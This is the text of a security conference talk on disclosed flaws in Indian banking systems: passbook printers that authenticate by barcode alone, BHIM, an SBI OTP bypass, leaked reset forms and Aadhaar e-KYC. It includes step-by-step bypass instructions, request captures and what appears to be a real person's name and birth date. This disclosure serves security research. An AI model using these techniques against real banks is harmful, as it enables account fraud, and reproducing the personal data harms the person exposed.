Looting Your Bank Savings Using Digital India



Indrajeet Bhuyan

Dedicated to my parents

⁶⁶ My parents gave me the courage and freedom to follow my heart.⁹⁹

Shameless self Promotion

- Just a common guy interested in security
- Contributed security to Samsung, HCL, Whatsapp, Photobucket, Digit, TVF and many more.
- Developed smallest possible (2kb) code which could crash Whatsapp
- Created wannasmile which was used to protect users from wannacry
- Helped Bollywood singer Papon recover his social accounts.
- Invited to speak at ToorCon, AndSec, GOS, BPM etc.
- Helped 2000+ people get started with cryptocurrency



All the flaws demonstrated in the presentation are already reported by me or other security researchers and it got it.

No unfixed / unreported flaws will be discussed in this presentation

This presentation is only for educational purpose

8th November 2016

Two major announcements







PM announces Demonitization

Demonetization Effect



Long Queue in Banks



Cashless Economy

Pre-Demonitization



Easy bank account for all

Flaw 1 : Flaw in passbook printing machines

Passbook and its Use



- A Bank passbook is a small notebook.
- Contains your name, account number and certain other personal information about you
- Contains all the transactions both credit & debit that happened in your account right from the day of opening the account.

Passbook and its Use

They are gradually becoming obsolete with the rise of online and mobile banking

 Internet connections and mobile networks are scarce or too expensive in India, hence passbook is still used successfully

Keeps record of Entire Transactions

Government's step to increase bank users


Indian government launched mega scheme 'Jan Dhan Yojana'

On the inaugural day, 1.5 crore bank accounts were opened across the country

Scheme launched at multiple places by 20 Chief Ministers

The Outcome

- 91 Crore+ or 310 million+ savings bank account till date
- More number of people opened bank accounts
- Transactions increased



How passbooks are updated ?

Manually : By going to a bank

Very slow and time consuming process



Introduction of Self Printing Machine



- The state bank of India launched an automatic passbook printer called 'Swayam'
- Soon all major banks followed the same
- Updates passbook with all transaction details automatically

Numbers of banks using Self printing machine

• The service was rolled out to more than 30,000 branches

Other neighboring countries too use it now

• Some of the banks which rolled out their own versions of the Swayam service are

- Bank of Baroda
- Union Bank
- Bank of India
- HDFC
- Canara Bank
- UCO
- Central Bank of India etc.

Mechanism of Self printing machine

- Banks Paste barcodes in passbook
- When the user inserts the passbook, the barcode scanner inside the machine scans the barcode
- Printer prints the entire transaction details in the passbook

The flaw

- Only barcodes are used as authentication
- Account number is used as barcode data
- Account numbers are public and easy to get
- Barcodes can be easily spoofed
- Transaction and bank balance of any user can be viewed by making a barcode with the account number as its data

State Bank of India's approach




Barcode data is different from the account number

Other Banks' Approach



Account number used as barcode data

Other Banks' Approach



Account number used as barcode data

The Risk



Tool Demo

Practical

Date	TO CA श्वित्तिग Particulars	चेक संख्या Cheque No.	चेक तारीख Cheque Date	निकासी0रीषी00 रकम Withdrawals	जमा की गयी रक्सुम No ; 5 Deposits	Balances	अधिकारी के Officers Initials
7/07/2015	OPENING BALANCE				10002000		

The Solution

Banks should add another level of authentication

Which includes :

- ATM Pin number
- Biometrics
- Swaping of ATM cards
- SMS based OTP
- Use of Separate Cards







Flaw 2 : Government Based wallet Flaw

Demonetization solution – Cashless Economy

Wallets by State Government







Toka Poisa E-Wallet Flaw

DEMO

Flaw 3 : BHIM Flaw



Users were able to send Money to themselves

Risk : By creating a Tool which send money to itself in loop an attacker can take down the whole system,



Attacker Can see the name of User using their registered phone number

Risk : A tool with random number can make a list of all users with their name and phone number



Flaw 4 : Credit / Debit Card Flaw



What makes online transaction in India much secure than other countries ?

Answer!



Online transaction Security In india

Customers needs these information to carry out transaction

- 😑 16 digit card number (Static)
- Card expiry date (Static)
- 🗕 CVV (Static)
- OTP (Dynamic)



Step 1: Login to your SBI account

Step 2: After successfully login to your account go to "Payments/Transfers".

Step 3: Then in "Other Payments / Receipt" click on "Quick Transfer".

Step 4: After that choose account from which you have to transfer money.

Step 5: Click on OTP and confirm

Step 6 : Change the parameter **"Smartotpflag=Y**" to **"Smartotpflag=N**"



DEMO

Flaw 5 : Fetch Personal Information

Information which can be retrieved are :

- Account Username
- Account holder's Full Name
- Account Number
- IFSC Code
- 😑 Date of Birth

😑 Email ID

🗕 Full Address

- In SBI, whenever an User forgets his password, he needs to submit a reset password form in the branch.
- The form is pre generated with details which an user can download in PDF form



I have forgotten the profile password and I request you to reset the same.

Date of Birth:16	Email Address:nail.co		
Address (as per bank's records)	Telephone No(s).		
Pin:700047	Office: Residence: <u>00000000</u>		

I confirm having read and understood the document containing the "Terms of Service (Terms & Conditions) " governing the S

Download Link :

https://retail.onlinesbi.com/retail/resetProfilePwdFormDownloadPdf.ht m?<mark>refNo=</mark>Pxxxxxx

Flaw 6 : Adhaar Based e-KYC Flaw

 Using this loophole anybody can use Aadhaar demographic authentication API by sending requests through NSDL servers and bypass the checks at place by UIDAI.

What is aadhaar API ?

UIDAI provides different APIs which can be used to perform various actions like authentication (demographic and biometric), e-KYC (know your customer), e-sign etc.

Authentication User Agencies (AUA)


Sub – Authentication User Agencies (SUA)



HOME PRODUCTS DOCS FAO'S CONTACT US SUPPORT INOUIRY

DEMOGRAPHIC AUTHENTICATION

Agency can use Aadhaar Authentication system for verifying resident's demographics like Name, Gender, Address, Date of Birth etc. for a given Aadhaar number.



Aadhaar Number

The Flaw

urp Intruder Repeater Window Help			
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options A	lerts		
1 × 2 ×			
Go Cancel < * > *	Target: https://www.onlineservices.nsdl.com 🖉 💈		
Request		Response	
Raw Params Headers Hex		Raw Headers Hex	
POST /paam/verify3.html HTTP/1.1 HOST: www.onlineservices.nsdl.com Connection: close Content-Length: 112 Pragma: no-cache Kacqet: 4/* Accept: 4/* Accept: 4/* Negut: Morilla/S.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) chrome/62.0 2382.94 Safarl/S37.36 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 DNT: 1 Accept-Encoding: gip, deflate Accept-Encoding: gip, deflate Accept-Encoding: gip. deflate Accept-Encoding: gip. deflate Accept-Stronge: en-US, nige0.9 Cookie: sessionid=F2F06A06307771801595SECAF22500A33.paamtomcat1; RandomNumber=392158150; EpsCrollPos-571-0; gsScrollPos-587-0; JSESSIONID=328084C64406426905E09DC490D00FIEE.paamtomcat2 adharNo- Sname=KOTHAPALLI+NOHAN+SAI+KRISHNA&yob= <u>10%2F07%2F1996&</u> gen=M&userId=000000 &verification=K		HTTP/1.1 200 OK Date: Mon, 11 Dec 2017 16:25:53 GMT Server: Apache Content-Length: 4 Vary: Usen-Agent Set-Cookie: JSESSIONID-208009056ABE5D8A51024E8E5D38CCBE.paamtomcat22; Path=/paam; Secure;NttpOnly;Secure Connection: close Content-Type: text/plain;charset=ISO-8859-1 PASS	
? < + > Type a search term	v matches	? < + > Type a search term	0 matches
I N T Z Type a search centr	macches	I V I V I V I V I V I V I V I V I V I V	omatches

ırp Intruder Repeater Window Help	
arget Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts	
x 2 ×	
Go Cancel < * > *	Target: https://www.onlineservices.nsdl.com 💉
Request	Response
Raw Params Headers Hex	Raw Headers Hex
OST /paam/verify3.html HTTP/1.1	A HTTP/1.1 200 OK
lost: www.onlineservices.nsdl.com	Date:
onnection: close	Server: Apache
ontent-Length: 112	Content-Length: 42
ragma: no-cache	Vary: User-Agent
ache-Control: no-cache	Set-Cookie: JSESSIONID=F0C88BFEE7E4AAE8075DFFBC01D9D2BD.paamtomcat22;
ccept: */*	Path=/paam; Secure;HttpOnly;Secure
rigin: chrome-extension://kajfghlhfkcocafkcjlajldicbikpgnp	Connection: close
Requested-With: XMLHttpRequest	Content-Type: text/plain;charset=ISO-8859-1
ser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)	
hrome/62.0.3202.94 Safari/537.36	FAIL 000000000111220172156131513009573940
ontent-Type: application/x-www-form-urlencoded; charset=UTF-8	
NT: 1	
ccept-Encoding: gzip, deflate	
ccept-Language: en-US,en;q=0.9	
<pre>ookie: sessionid=F2F06A60307771BB15B58CAF2250BA33.paamtomcat1; RandomNumber=392158150; sScrollPos-571=0; gsScrollPos-587=0; JSESSIONID=32B884C64404A269D5ED9DC49DDBF1EE.paamtomcat22</pre>	
22CL0IT602-211=0; B22CL0IT602-201=0; 2222210MID=35884C04464450402EDADC4ADDBLIEE'D49WIC905515	
dharNo=&name=KOTHAPALLI+MOHAN+SAI+KRISHNA&yob=11%2F07%2F1996&gen=M&userId=000000000	
&verification=K	

urp Intruder Repeater Window Help			
Farget Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Aler	ts		
1 × 2 × 3 × 4 ×			
Go Cancel < * > *		Target: https://www.onlineservices.nsd	il.com 🥒 ?
Request		Response	
Raw Params Headers Hex		Raw Headers Hex	
<pre>DST /paam/verffy3.html HTTP/1.1 iost: www.onlineservices.nsdl.com Content-Length: 102 Pragma: no-cache icche-Control: no-cache Kcequt: */* night: www.onlineservices.nsdl.com C-Requested-With: XMLHttpRequest Ser-Agent: Mosilia/S.e (Windows NT 10.0; Win64; X64) AppleWebKit/537.36 (KHTML, like Gecko) hrome/fo2.0220.94 Safar[/537.36 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 NT: 1 kceqt-Language: en-US_en;q=0.9 Cookie: iddanNo=\$name=</pre>	a	HTTP/1.1 200 OK Date: Server: Apache Content-Length: 4 Vary: User-Agent Set-Cookie: JSESSIONUD=72782DCA100881A68DE83FB60191DF75.paamtomcat20; Path-/paam; Secure;HttpOnly;Secure Connection: close Content-Type: text/plain;charset=ISO-8859-1 PASS	
	~		
? < + > Type a search term 0 r	natches	? < + > Type a search term	0 matches

Connecting the Dots...

Connect with me



Facebook.com/indrajeet.bhuyan



Twitter.com/indrajeet_b



www.hackatrick.com

Thank You

*Special thanks to Hrishikesh Barman and Sai Krishna for their help and support